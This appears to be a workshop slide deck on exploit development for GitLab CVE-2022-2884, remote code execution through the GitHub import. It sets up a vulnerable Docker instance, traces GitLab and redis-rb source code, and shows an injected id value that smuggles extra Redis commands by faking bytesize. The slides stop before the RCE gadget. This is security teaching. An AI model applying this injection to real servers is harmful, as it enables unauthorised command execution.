
Meethack Torino

Vulnerability Research & Exploit Development: GitLab - *CVE-2022-2884*

GitLab - CVE-2022-2884



Title	Severity
Remote Command Execution via Github import	Critical


Remote Command Execution via Github import

A vulnerability in GitLab CE/EE affecting all versions starting from 11.3.4 before 15.1.5, all versions starting from 15.2 before 15.2.3, all versions starting from 15.3 before 15.3.1 allows an an authenticated user to achieve remote code execution via the Import from GitHub API endpoint. This is a Critical severity issue (`AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`, 9.9). It is now mitigated in the latest release and is assigned CVE-2022-2884.

Thanks yvvdwf for reporting this vulnerability through our HackerOne bug bounty program.

https://about.gitlab.com/releases/2022/08/22/critical-security-release-gitlab-15-3-1-released/

What is GitLab?



The One DevOps Platform

From planning to production, bring teams together in one application. Ship secure code more efficiently to deliver value faster.

https://about.gitlab.com/

Let’s try to “discover” the exploit blindly

- We can use:
  - Bulletin – https://about.gitlab.com/releases/2022/08/22/critical-security-release-gitlab-15-3-1-released/
  - Vulnerable container – gitlab/gitlab-ce:15.3.0-ce.0
  - Vulnerable source code – https://gitlab.com/gitlab-org/gitlab-foss/-/commits/v15.3.0/
  - Fixed source code – https://gitlab.com/gitlab-org/gitlab-foss/-/tree/v15.3.1/
- Let’s try not to use:
  - Public (similar) exploits/write-ups
    - https://hackerone.com/reports/1672388
    - https://hackerone.com/reports/1679624

Local vulnerable environment

- Setup:
  - `export GITLAB_HOME=/srv/gitlab`

  -
    ```
    docker run --detach --rm \
      --hostname gitlab.example.com \
      --publish 443:443 --publish 80:80 --publish 22:22 \
      --name vuln-gitlab \
      --volume $GITLAB_HOME/config:/etc/gitlab \
      --volume $GITLAB_HOME/logs:/var/log/gitlab \
      --volume $GITLAB_HOME/data:/var/opt/gitlab \
      --shm-size 256m \
      gitlab/gitlab-ce:15.3.0-ce.0
    ```
  - It might take a while before the Docker container starts to respond to queries.
  - Connect to `http://localhost`
  - Sign in with the username `root` and the password from the following command:

    -
      ```
      docker exec -it vuln-gitlab grep 'Password:'
      /etc/gitlab/initial_root_password
      ```
- Tear down:
  - `docker stop vuln-gitlab`


https://docs.gitlab.com/ee/install/docker.html#install-gitlab-using-docker-engine

Solution

https://hackerone.com/reports/1672388

Solution (1/7)

TL;DR GitLab uses *Octokit*, Octokit uses *Sawyer*, Sawyer "transforms keys to methods".



Gitlab uses Octokit to get data from github.com. Octokit uses Sawyer::Resource to represent results.


Sawyer is a crazy class that converts a hash to an object whose methods are based on the hash's key:

Code 244 Bytes Wrap lines Copy Download

```
irb(main):641:0> Sawyer::VERSION
=> "0.8.2"
irb(main):642:0> a = Sawyer::Resource.new( Sawyer::Agent.new(""), to_s: "example", length: 1)
=>
{:to_s=>"example", :length=>1}
...
irb(main):643:0> a.to_s
=> "example"
irb(main):644:0> a.length
=> 1
```

Solution (2/7)

GitLab uses directly the responded Sawyer object to populate the `id`.



Gitlab uses directly the responded Sawyer object in few functions, such as, the `id` variable in this function:


```ruby
      def already_imported?(object)
        id = id_for_already_imported_cache(object)

        Gitlab::Cache::Import::Caching.set_includes?(already_imported_cache_key, id)
      end
```

But what does it mean?


Solution (3/7)

Going deeper we can found the *sink*.



```
120          # instance of a job. In such a scenario it's possible for one job to
121          # have a lower page number (e.g. 5) compared to ano
122          # this case we skip over all the objects until we h
123          # reducing the number of duplicate jobs scheduled b
124          # block.
125          next unless page_counter.set(page.number)
126
127          page.objects.each do |object|
128            next if already_imported?(object)
129
130            Gitlab::GithubImport::ObjectCounter.increment(project, object_type, :fetched)
131
132            yield object
133
134            # We mark the object as imported immediately so we don't end up
135            # scheduling it multiple times.
136            mark_as_imported(object)
137          end
138        end
139      end
140
141      # Returns true if the given object has already been imported, false
142      # otherwise.
143      #
144      # object - The object to check.
145      def already_imported?(object)
146        id = id_for_already_imported_cache(object)
147
148        Gitlab::Cache::Import::Caching.set_includes?(already_imported_cache_key, id)
149      end
150
```

https://gitlab.com/gitlab-org/gitlab-foss/-/blob/v15.3.1/lib/gitlab/github_import/parallel_scheduling.rb#L145




```
132          # Returns true if the given value is present in the set.
133          #
134          # raw_key - The key of the set to check.
135          # value - The value to check for.
136          def self.set_includes?(raw_key, value)
137            validate_redis_value!(value)
138
139            key = cache_key_for(raw_key)
140
141            Redis::Cache.with do |redis|
142              redis.sismember(key, value)
143            end
144          end
```

https://gitlab.com/gitlab-org/gitlab-foss/-/blob/v15.3.1/lib/gitlab/cache/import/caching.rb#L136

Solution (4/7)

The *source* is an imported item on which we can control the `id`.




```
16          # Builds an issue from a GitHub API response.
17          #
18          # issue - An instance of `Sawyer::Resource` containing the issue
19          #         details.
20          def self.from_api_response(issue, additional_data = {})
21            user =
22              if issue.user
23                Representation::User.from_api_response(issue.user)
24              end
25
26            hash = {
27              iid: issue.number,
28              title: issue.title,
29              description: issue.body,
30              milestone_number: issue.milestone&.number,
31              state: issue.state == 'open' ? :opened : :closed,
32              assignees: issue.assignees.map do |u|
33                Representation::User.from_api_response(u)
34              end,
35              label_names: issue.labels.map(&:name),
36              author: user,
37              created_at: issue.created_at,
38              updated_at: issue.updated_at,
39              pull_request: issue.pull_request ? true : false,
40              work_item_type_id: additional_data[:work_item_type_id]
41            }
42
43            new(hash)
44          end
```

Speculation:
this is just one possible example
among `representation`s,
because other `id`s are present...


https://gitlab.com/gitlab-org/gitlab-foss/-/blob/v15.3.1/lib/gitlab/github_import/representation/issue.rb#L27

Solution (5/7)

Redis command composition can be abused to add an arbitrary command.



Normally, `id` should be a number. However when `id` is `{"to_s": {"bytesize": 2, "to_s": "1234REDIS_COMMANDS" }}`, we can inject additional redis commands by using `bytesize` to limit the previous command when it is constructed (although the `bytesize` is `2` we need to reserve 4 bytes as 2 additional bytes for CLRF):



5


The message format is called the unified request protocol.

An asterisk `*` denotes how many arguments are to be expected in this request. So, `*3` is for three arguments.

A dollar sign `$` denotes how many bytes are to be expected in the argument. So, `$1` is for one byte.

```
*<number of arguments> CR LF
$<number of bytes of argument 1> CR LF
<argument data> CR LF
...
$<number of bytes of argument N> CR LF
<argument data> CR LF
```

https://stackoverflow.com/questions/12978018/redis-command-line-syntax



```ruby
class Redis
  module Connection
    module CommandHelper
      COMMAND_DELIMITER = "\r\n"

      def build_command(args)
        command = [nil]

        args.each do |i|
          if i.is_a? Array
            i.each do |j|
              j = j.to_s
              command << "$#{j.bytesize}"
              command << j
            end
          else
            i = i.to_s
            command << "$#{i.bytesize}"
            command << i
          end
        end

        command[0] = "*#{(command.length - 1) / 2}"

        # Trailing delimiter
        command << ""
        command.join(COMMAND_DELIMITER)
      end
```

https://github.com/redis/redis-rb/blob/v4.4.0/lib/redis/connection/command_helper.rb#L8

Solution (6/7)

There are known gadgets to achieve RCE.

